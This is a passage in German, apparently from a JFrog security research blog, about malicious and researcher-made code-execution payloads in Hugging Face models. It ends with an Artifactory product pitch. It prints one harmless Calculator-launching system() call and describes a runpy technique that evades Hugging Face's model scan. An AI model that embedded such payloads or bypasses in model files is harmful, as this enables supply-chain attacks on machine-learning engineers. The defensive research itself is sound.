JFrog-Honeypot und Fake-Secrets JFrog-Honeypot und Fake-Secrets (zum Aufklappen klicken)
HoneyPot-Einrichtung und -Überwachung HoneyPot-Einrichtung und -Überwachung
Es ist uns gelungen, eine Verbindung zum Server des Angreifers herzustellen. Leider wurden jedoch keine Befehle empfangen, bevor die Verbindung nach einem Tag abrupt beendet wurde.
Hugging Face ist auch eine Spielwiese für Forschende, die aufkommende Bedrohungen bekämpfen möchten
Hugging Face ist zu einer Spielwiese für Forschende geworden, die versuchen, neuen Bedrohungen entgegenzuwirken, was durch verschiedene Taktiken zur Umgehung der Sicherheitsmaßnahmen veranschaulicht wird.
Zunächst einmal können wir feststellen, dass es sich bei den meisten „bösartigen“ Payloads in Wirklichkeit um Versuche von Forschenden und/oder Bug-Bounty-Programmen handelt, die aus scheinbar legitimen Gründen die Ausführung von Code erreichen wollen.
system('open /System/Applications/Calculator.app/Contents/MacOS/Calculator')Unschädliche Demonstration der Codeausführung unter macOS [paclove/pytorchTest]
Eine weitere Methode umfasst die Verwendung des Moduls runpy (wie sie in Repositories wie MustEr/m3e_biased – einem von unserem Forschungsteam auf Hugging Face hochgeladenen Modell – erkennbar ist), das den aktuellen Scan von Hugging Face auf bösartige Modelle umgeht und die Ausführung beliebigen Python-Codes simuliert.
MustEr m3e_biased Beispiel für bösartige Payload, keine Warnung auf der Modellkarte [MustEr/m3e_biased].
Schutz von KI-Ökosystemen angesichts aufkommender Bedrohungen
Das Aufkommen solcher Taktiken unterstreicht die Anfälligkeit für Lieferkettenangriffe, die auf bestimmte Zielgruppen wie KI/ML-Ingenieure und Pipeline-Rechner zugeschnitten werden können. Darüber hinaus verdeutlicht eine kürzlich entdeckte Schwachstelle in Transformers, CVE-2023-6730, das Risiko transitiver Angriffe, die durch den Download scheinbar harmloser Modelle ermöglicht werden und letztlich zur Ausführung von bösartigem Code eines transitiven Modells führen. Diese Vorfälle dienen als eindringliche Erinnerung an die anhaltenden Bedrohungen für Hugging-Face-Repositories und andere beliebte Repositories wie Kaggle, die potenziell den Datenschutz und die Sicherheit von Organisationen beeinträchtigen könnten, welche diese Ressourcen nutzen, und zudem Herausforderungen für KI/ML-Ingenieure darstellen.
Außerdem spielen Initiativen wie Huntr, eine speziell auf KI-CVEs zugeschnittene Bug-Bounty-Plattform, eine entscheidende Rolle bei der Verbesserung der Sicherheitslage von KI-Modellen und -Plattformen. Diese gemeinsamen Anstrengungen sind unerlässlich, um Hugging-Face-Repositories zu stärken und den Datenschutz und die Integrität von KI/ML-Ingenieuren und Organisationen zu schützen, die auf diese Ressourcen angewiesen sind.
Sichern Sie Ihre KI-Modell-Lieferkette mit JFrog Artifactory
Genießen Sie Sicherheit bei der Bereitstellung Ihrer KI-Modelle mit der JFrog Platform, der ultimativen Lösung zum Schutz Ihrer Lieferkette. Integrieren Sie JFrog Artifactory nahtlos in Ihre Umgebung, um Modelle sicher herunterzuladen und dabei JFrog Advanced Security zu nutzen. So können Sie Versuche, bösartige Modelle herunterzuladen, zuverlässig blockieren und die Integrität Ihres KI-Ökosystems sicherstellen.
Unsere Datenbank für bösartige Modelle wird kontinuierlich mit den neuesten Erkenntnissen des JFrog Security Research Teams und anderen öffentlichen Datenquellen aktualisiert und bietet Echtzeitschutz vor neuen Bedrohungen. Unabhängig davon, ob Sie mit PyTorch, TensorFlow oder anderen auf Pickle basierenden Modellen arbeiten, schützt Artifactory als sicherer Proxy für Modelle Ihre Lieferkette vor potenziellen Risiken und ermöglicht Ihnen, Innovationen mit Zuversicht voranzutreiben. Bleiben Sie Sicherheitsbedrohungen einen Schritt voraus, indem Sie unseren Blog zur Sicherheitsforschung erkunden, und erhöhen Sie die Sicherheit Ihrer Produkte und Anwendungen.
Bleiben Sie auf dem Laufenden mit JFrog Security Research
Die Erkenntnisse und Forschungsergebnisse des Sicherheitsteams spielen eine wichtige Rolle bei der Verbesserung der Anwendungssicherheitsfunktionen der JFrog-Software-Lieferkettenplattform.
Verfolgen Sie die neuesten Entdeckungen und technischen Updates des JFrog Security Research Teams auf unserer Forschungswebsite und auf X unter @JFrogSecurity.
See what JFrog & GitHub can do together